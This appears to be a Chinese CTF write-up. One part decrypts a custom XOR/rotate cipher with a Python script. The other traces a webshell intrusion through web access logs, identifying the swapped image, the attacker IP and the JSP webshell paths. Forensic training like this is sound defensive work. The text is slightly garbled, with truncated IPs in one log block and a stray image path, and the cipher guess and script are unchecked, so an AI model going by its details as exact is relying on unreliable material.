0x00000000  -  0x00000003  =  0xFFFFFFFD
ROL 32 (0x33334444, 0x00000003) = 0x999A2221
push  0x00000F7C
0x00000000  +  0x00000F7C  =  0x00000F7C
0x000000AA  *  0x01010101  =  0xAAAAAAAA
0x999A2221  ^  0xAAAAAAAA  =  0x3330888B
0x3330888B  ^  0x11112222  =  0x2221AAA9
0x00000000  +  0x00000001  =  0x00000001
0x00000001  -  0x00000003  =  0xFFFFFFFE
ROL 32 (0x2221AAA9, 0x00000003) = 0x110D5549
push  0x00000F7C
0x00000001  +  0x00000F7C  =  0x00000F7D
0x000000BB  *  0x01010101  =  0xBBBBBBBB
0x110D5549  ^  0xBBBBBBBB  =  0xAAB6EEF2
0xAAB6EEF2  ^  0x33334444  =  0x9985AAB6
0x00000001  +  0x00000001  =  0x00000002
0x00000002  -  0x00000003  =  0xFFFFFFFF
ROL 32 (0x9985AAB6, 0x00000003) = 0xCC2D55B4
push  0x00000F7C
```

```
0x00000002  +  0x00000F7C  =  0x00000F7E
0x000000CC  *  0x01010101  =  0xCCCCCCCC
0xCC2D55B4  ^  0xCCCCCCCC  =  0x00E19978
0x00E19978  ^  0x2221AAA9  =  0x22C033D1
0x00000002  +  0x00000001  =  0x00000003
0x00000003  -  0x00000003  =  0x00000000
ROL 32 (0x22C033D1, 0x00000003) = 0x16019E89
push  0x00000F7C
0x00000003  +  0x00000F7C  =  0x00000F7F
0x000000DD  *  0x01010101  =  0xDDDDDDDD
0x16019E89  ^  0xDDDDDDDD  =  0xCBDC4354
0xCBDC4354  ^  0x9985AAB6  =  0x5259E9E2
0x00000003  +  0x00000001  =  0x00000004
0x00000004  -  0x00000003  =  0x00000001
0x00000000  |  0x5259E9E2  =  0x5259E9E2
0x22C033D1  |  0x00000000  =  0x22C033D1
0x00000F6C  +  0x00000034  =  0x00000FA0
```

看到大量的 32 位加法和位运算组合，推测是tea加密

最后比较的密文是C3BB7C783538B88E

将流程丢给AI，写出解密脚本

代码块

```python
import ctypes

def to_u32(n):
    """将数字转换为无符号32位整数"""
    return ctypes.c_uint32(n).value

def ROL32(val, shift):
    """
    32位循环左移 (Rotate Left)
    val: 要旋转的32位无符号整数
    shift: 旋转的位数 (0-31)
    """
    shift &= 31 # 确保位移量在0-31之间
    # Python的整数会自动扩展，这里需要确保左移和右移的结果都在32位范围内
    # 然后进行或运算，最后用to_u32确保最终结果是32位无符号整数
    return to_u32(
        (to_u32(val << shift)) | (val >> (32 - shift))
    )

def derive_keys(key_master):
    """派生子密钥"""
```


```python
    k = [0] * 4
    k[0] = to_u32((key_master >> 24 & 0xFF) * 0x01010101)
    k[1] = to_u32((key_master >> 16 & 0xFF) * 0x01010101)
    k[2] = to_u32((key_master >> 8 & 0xFF) * 0x01010101)
    k[3] = to_u32(key_master & 0xFF) * 0x01010101
    return k

# ---------------- 解密函数（与之前代码相同）----------------
def decrypt(v0, v1, key_master):
    """
    解密算法
    v0, v1: 32位无符号整数（加密后的值）
    key_master: 32位主密钥
    """
    k = derive_keys(key_master)

    print("--- 派生的子密钥 ---")
    for i, subkey in enumerate(k):
        print(f"k[{i}]: 0x{subkey:08X}")
    print("-" * 20)

    num_rounds = 2

    print("--- 解密流程 ---")
    for i in range(num_rounds - 1, -1, -1): # i 从 1 降到 0
        print(f"\n--- Decrypting Round {i+1} ---")

        v0_current_encrypted = v0
        v1_current_encrypted = v1

        # 1. 逆转 v1 的更新:
        temp_v1_for_dec_part = ROL32(v0_current_encrypted, 3) # 不再加 1
        v1_decrypted_this_round = to_u32(v1_current_encrypted ^ temp_v1_for_dec_part ^ k[2 * i + 1])
        print(f"v1_prev = 0x{v1_current_encrypted:08X} ^ ROL32(0x{v0_current_encrypted:08X}, 3) ^ 0x{k[2*i+1]:08X} = 0x{v1_decrypted_this_round:08X}")

        # 2. 逆转 v0 的更新:
        temp_v0_for_dec_part = ROL32(v1_decrypted_this_round, 3)
        v0_decrypted_this_round = to_u32(v0_current_encrypted ^ temp_v0_for_dec_part ^ k[2 * i])
        print(f"v0_prev = 0x{v0_current_encrypted:08X} ^ ROL32(0x{v1_decrypted_this_round:08X}, 3) ^ 0x{k[2*i]:08X} = 0x{v0_decrypted_this_round:08X}")

        v0 = v0_decrypted_this_round
```

```python
        v1 = v1_decrypted_this_round

    return v0, v1

# ---------------- 开始解密 ----------------
encrypted_64bit = 0xC3BB7C783538B88E # 完整的64位密文
encrypted_v0 = to_u32(encrypted_64bit >> 32) # 高32位
encrypted_v1 = to_u32(encrypted_64bit & 0xFFFFFFFF) # 低32位
key_master_for_dec = 0xAABBCCDD # 主密钥

print(f"\n--- 准备解密 ---")
print(f"64位密文: 0x{encrypted_64bit:016X}")
print(f"拆分 v0 (密文): 0x{encrypted_v0:08X}")
print(f"拆分 v1 (密文): 0x{encrypted_v1:08X}")
print(f"主密钥: 0x{key_master_for_dec:08X}")

decrypted_v0, decrypted_v1 = decrypt(encrypted_v0, encrypted_v1, key_master_for_dec)

print("\n--- 最终解密结果 ---")
print(f"解密后的 v0: 0x{decrypted_v0:08X}")
print(f"解密后的 v1: 0x{decrypted_v1:08X}")

# 合并回64位
original_64bit = (decrypted_v0 << 32) | decrypted_v1
print(f"合并回的原始64位数据: 0x{original_64bit:016X}")
```

运行结果为

```
--- 准备解密 ---
64位密文: 0xC3BB7C783538B88E
拆分 v0 (密文): 0xC3BB7C78
拆分 v1 (密文): 0x3538B88E
主密钥: 0xAABBCCDD
--- 派生的子密钥 ---
k[0]: 0xAAAAAAAA
k[1]: 0xBBBBBBBB
k[2]: 0xCCCCCCCC
k[3]: 0xDDDDDDDD
--------------------
--- 解密流程 ---

--- Decrypting Round 2 ---
v1_prev = 0x3538B88E ^ ROL32(0xC3BB7C78, 3) ^ 0xDDDDDDDD = 0xF53E8695
v0_prev = 0xC3BB7C78 ^ ROL32(0xF53E8695, 3) ^ 0xCCCCCCCC = 0xA683841B

--- Decrypting Round 1 ---
v1_prev = 0xF53E8695 ^ ROL32(0xA683841B, 3) ^ 0xBBBBBBBB = 0x7A991DF3
v0_prev = 0xA683841B ^ ROL32(0x7A991DF3, 3) ^ 0xAAAAAAAA = 0xD8E1C12A

--- 最终解密结果 ---
解密后的 v0: 0xD8E1C12A
解密后的 v1: 0x7A991DF3
合并回的原始64位数据: 0xD8E1C12A7A991DF3
```

最后交给cyberchef



得出flag

CDF

可恶的木马竟然伪装成我的朋友

解题目标

这道题的核心是从网站访问日志里 “还原黑客当晚的完整操作” ，最终要提取三个关键信息拼接成 Flag：上传木马的事件日期、黑客使用的 IP 地址、当晚按时间排序的 WebShell 文件名。

解题思路

拿到题首先得明确三个核心问题：木马什么时候传的？谁传的？传完后用了哪些 WebShell 控制服务器？我的思路是先找一个 “锚点” 锁定事件时间，再顺着时间线找同一 IP 的连续操作，最后提取 WebShell 文件名并排序。

首先想到用题目里提到的banner_home.jpg当锚点 —— 图片文件大小通常是固定的，如果被替换成木马，大小肯定会变。所以先筛选所有访问这个图片的日志，对比不同时间的响应体大小：2018-02-22 的时候大小是 50428，2018-02-23 21:02 访问时还是这个大小，但到了 21:18 再访问，大小变成了 37756。这就很明显了，图片在 2 月 23 号晚上被替换成木马了，事件日期直接锁定 2018-2-23。

```
7695  183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/css/index.css HTTP/1.1" 200 1730
7696  183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/options.png HTTP/1.1" 200 615
7697  183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/leftSubTitle_bg.gif HTTP/1.1" 200 53
7698  183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/yonghu.jpg HTTP/1.1" 200 31309
7699  183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/point.gif HTTP/1.1" 200 134
7700  183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/zh-cn.gif HTTP/1.1" 200 891
7701  183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/doc_02.gif HTTP/1.1" 200 55
7702  183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1229
7703  183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/bg.jpg HTTP/1.1" 200 19679
7704  183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/banner.jpg HTTP/1.1" 200 38590
7705  183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
7706  183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/new.gif HTTP/1.1" 200 1816
7707  183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/Search_icon.gif HTTP/1.1" 200 344
7708  183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/new1.gif HTTP/1.1" 200 1724
7709  183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/icon.gif HTTP/1.1" 200 119
7710  183.62.9.42 - - [23/Feb/2018:21:02:02 +0800] "GET /favicon.ico HTTP/1.1" 404 988
7711  183.62.9.42 - - [23/Feb/2018:21:02:02 +0800] "GET /favicon.ico HTTP/1.1" 404 988
7712  183.62.9.42 - - [23/Feb/2018:21:02:20 +0800] "GET /sxzn/table.jsp HTTP/1.1" 404 997
7713  113.95.12.85 - - [23/Feb/2018:21:02:29 +0800] "HEAD / HTTP/1.1" 302 -
7714  113.95.12.85 - - [23/Feb/2018:21:02:30 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
7715  183.62.9.42 - - [23/Feb/2018:21:02:32 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 272
7716  183.62.9.42 - - [23/Feb/2018:21:02:42 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp?act=login HTTP/1.1" 302 -
7717  183.62.9.42 - - [23/Feb/2018:21:02:43 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 423
7718  183.62.9.42 - - [23/Feb/2018:21:04:26 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
7719  183.62.9.42 - - [23/Feb/2018:21:04:39 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 1271
7720  111.192.102.34 - - [23/Feb/2018:21:04:50 +0800] "HEAD / HTTP/1.1" 302 -
7721  111.192.102.34 - - [23/Feb/2018:21:04:50 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
7722  111.206.71.109 - - [23/Feb/2018:21:05:04 +0800] "GET /sxzn/foreground/viewMetadata.action?id=214 HTTP/1.1" 200 9252
7723  58.32.44.98 - - [23/Feb/2018:21:06:54 +0800] "HEAD / HTTP/1.1" 302 -
7724  58.32.44.98 - - [23/Feb/2018:21:06:55 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
7725  113.95.12.85 - - [23/Feb/2018:21:07:30 +0800] "HEAD / HTTP/1.1" 302 -
7726  113.95.12.85 - - [23/Feb/2018:21:07:31 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
```

```
7783  183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/images/options.png HTTP/1.1" 200 615
7784  183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/images/yonghu.jpg HTTP/1.1" 200 31309
7785  183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/images/zh-cn.gif HTTP/1.1" 200 891
7786  183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/leftSubTitle_bg.gif HTTP/1.1" 200 53
7787  183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/banner.jpg HTTP/1.1" 404 1021
7788  183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/bg.jpg HTTP/1.1" 200 19679
7789  183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/doc_02.gif HTTP/1.1" 200 55
7790  183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1216
7791  183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
7792  183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/Search_icon.gif HTTP/1.1" 200 344
7793  183.62.9.42 - - [23/Feb/2018:21:18:28 +0800] "GET /sxzn/images/new.gif HTTP/1.1" 200 1816
7794  183.62.9.42 - - [23/Feb/2018:21:18:28 +0800] "GET /sxzn/images/new1.gif HTTP/1.1" 200 1724
7795  183.62.9.42 - - [23/Feb/2018:21:18:28 +0800] "GET /sxzn/images/icon.gif HTTP/1.1" 200 119
7796  183.62.9.42 - - [23/Feb/2018:21:18:29 +0800] "GET /favicon.ico HTTP/1.1" 404 988
7797  183.62.9.42 - - [23/Feb/2018:21:18:30 +0800] "GET /favicon.ico HTTP/1.1" 404 988
7798  183.62.9.42 - - [23/Feb/2018:21:19:11 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 13
7799  183.62.9.42 - - [23/Feb/2018:21:19:20 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2177
7800  183.62.9.42 - - [23/Feb/2018:21:19:45 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 13
7801  183.62.9.42 - - [23/Feb/2018:21:19:46 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2177
7802  111.192.102.34 - - [23/Feb/2018:21:19:50 +0800] "HEAD / HTTP/1.1" 302 -
7803  111.192.102.34 - - [23/Feb/2018:21:19:50 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
7804  183.62.9.42 - - [23/Feb/2018:21:20:20 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2177
7805  183.62.9.42 - - [23/Feb/2018:21:20:27 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
7806  183.62.9.42 - - [23/Feb/2018:21:20:35 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 3
7807  183.62.9.42 - - [23/Feb/2018:21:20:55 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 3
```

接下来找攻击 IP。既然确定了事件在 2 月 23 号 21 点左右，就重点看这个时段的日志，找有连续操作的 IP。很快发现183.62.9.42这个 IP 很可疑：从 21:01 开始访问首页和静态资源，之后一直在跟 JSP 文件交互，而且刚好在 21:18 访问到了已经被替换的banner_home.jpg（大小 37756），整个操作链条完全连贯，所以这个 IP 就是黑客的来源 IP。

最后提取 WebShell 文件名并排序。顺着183.62.9.42的操作时间线往下捋：21:02:20 的时候，它先尝试访问table.jsp，返回 404（应该是试探路径是否存在）；紧接着 21:02:32 开始，频繁对en.jsp进行 GET 和 POST 请求（后来发现这个是 My97DatePicker 的语言包页面，被黑客当成了入口）；到了 21:04:39，开始访问2.jsp，之后还进行了多次 POST 控制（说明这个是最终落地的 WebShell）。按时间顺序排下来就是table.jsp → en.jsp → 2.jsp。

```
83.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/yonghu.jpg HTTP/1.1" 200 31309
83.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/point.gif HTTP/1.1" 200 134
83.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/zh-cn.gif HTTP/1.1" 200 891
83.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/doc_02.gif HTTP/1.1" 200 55
83.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1229
83.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/bg.jpg HTTP/1.1" 200 19679
83.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/banner.jpg HTTP/1.1" 200 38590
83.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
83.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/new.gif HTTP/1.1" 200 1816
83.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/Search_icon.gif HTTP/1.1" 200 344
83.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/new1.gif HTTP/1.1" 200 1724
83.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/icon.gif HTTP/1.1" 200 119
83.62.9.42 - - [23/Feb/2018:21:02:02 +0800] "GET /favicon.ico HTTP/1.1" 404 988
83.62.9.42 - - [23/Feb/2018:21:02:02 +0800] "GET /favicon.ico HTTP/1.1" 404 988
83.62.9.42 - - [23/Feb/2018:21:02:20 +0800] "GET /sxzn/table.jsp HTTP/1.1" 404 997
13.95.12.85 - - [23/Feb/2018:21:02:29 +0800] "HEAD / HTTP/1.1" 302 -
13.95.12.85 - - [23/Feb/2018:21:02:30 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
83.62.9.42 - - [23/Feb/2018:21:02:32 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 272
83.62.9.42 - - [23/Feb/2018:21:02:42 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp?act=login HTTP/1.1" 302 -
83.62.9.42 - - [23/Feb/2018:21:02:43 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 423
83.62.9.42 - - [23/Feb/2018:21:04:26 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
83.62.9.42 - - [23/Feb/2018:21:04:39 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 1271
11.192.102.34 - - [23/Feb/2018:21:04:50 +0800] "HEAD / HTTP/1.1" 302 -
11.192.102.34 - - [23/Feb/2018:21:04:50 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
11.206.71.109 - - [23/Feb/2018:21:05:04 +0800] "GET /sxzn/foreground/viewMetadata.action?id=214 HTTP/1.1" 200 9252
8.32.44.98 - - [23/Feb/2018:21:06:54 +0800] "HEAD / HTTP/1.1" 302 -
8.32.44.98 - - [23/Feb/2018:21:06:55 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
13.95.12.85 - - [23/Feb/2018:21:07:30 +0800] "HEAD / HTTP/1.1" 302 -
13.95.12.85 - - [23/Feb/2018:21:07:31 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
83.62.9.42 - - [23/Feb/2018:21:07:36 +0800] "GET / HTTP/1.1" 302 -
```

关键证据梳理

1. **图片大小变化（确认事件日期）：**
   - 2018-02-22：50428（正常图片）
   - 2018-02-23 21:02：50428（未被替换）
   - 2018-02-23 21:18：37756（已替换为木马）
2. **同一 IP 的连续操作（锁定攻击源）：**
   - 183.62.9.42在 21:01-21:22 期间的操作完全连贯：先访问首页→试探table.jsp→利用en.jsp交互→通过2.jsp控制→访问被替换的图片。
   - 其中en.jsp有多次 GET/POST 交织，2.jsp有大量 POST 控制请求，明显是黑客在操控服务器的痕迹。
3. **WebShell 时间顺序（按尝试时间）：**
   - 第一个尝试：table.jsp（21:02:20，404 探测）
   - 第二个交互：en.jsp（21:02:32 起，多次请求）
   - 第三个控制：2.jsp（21:04:39 起，落地使用）

最终 Flag

把三个关键信息按要求拼接：flag{2018-2-23/183.62.9.42/table.jsp-en.jsp-2.jsp}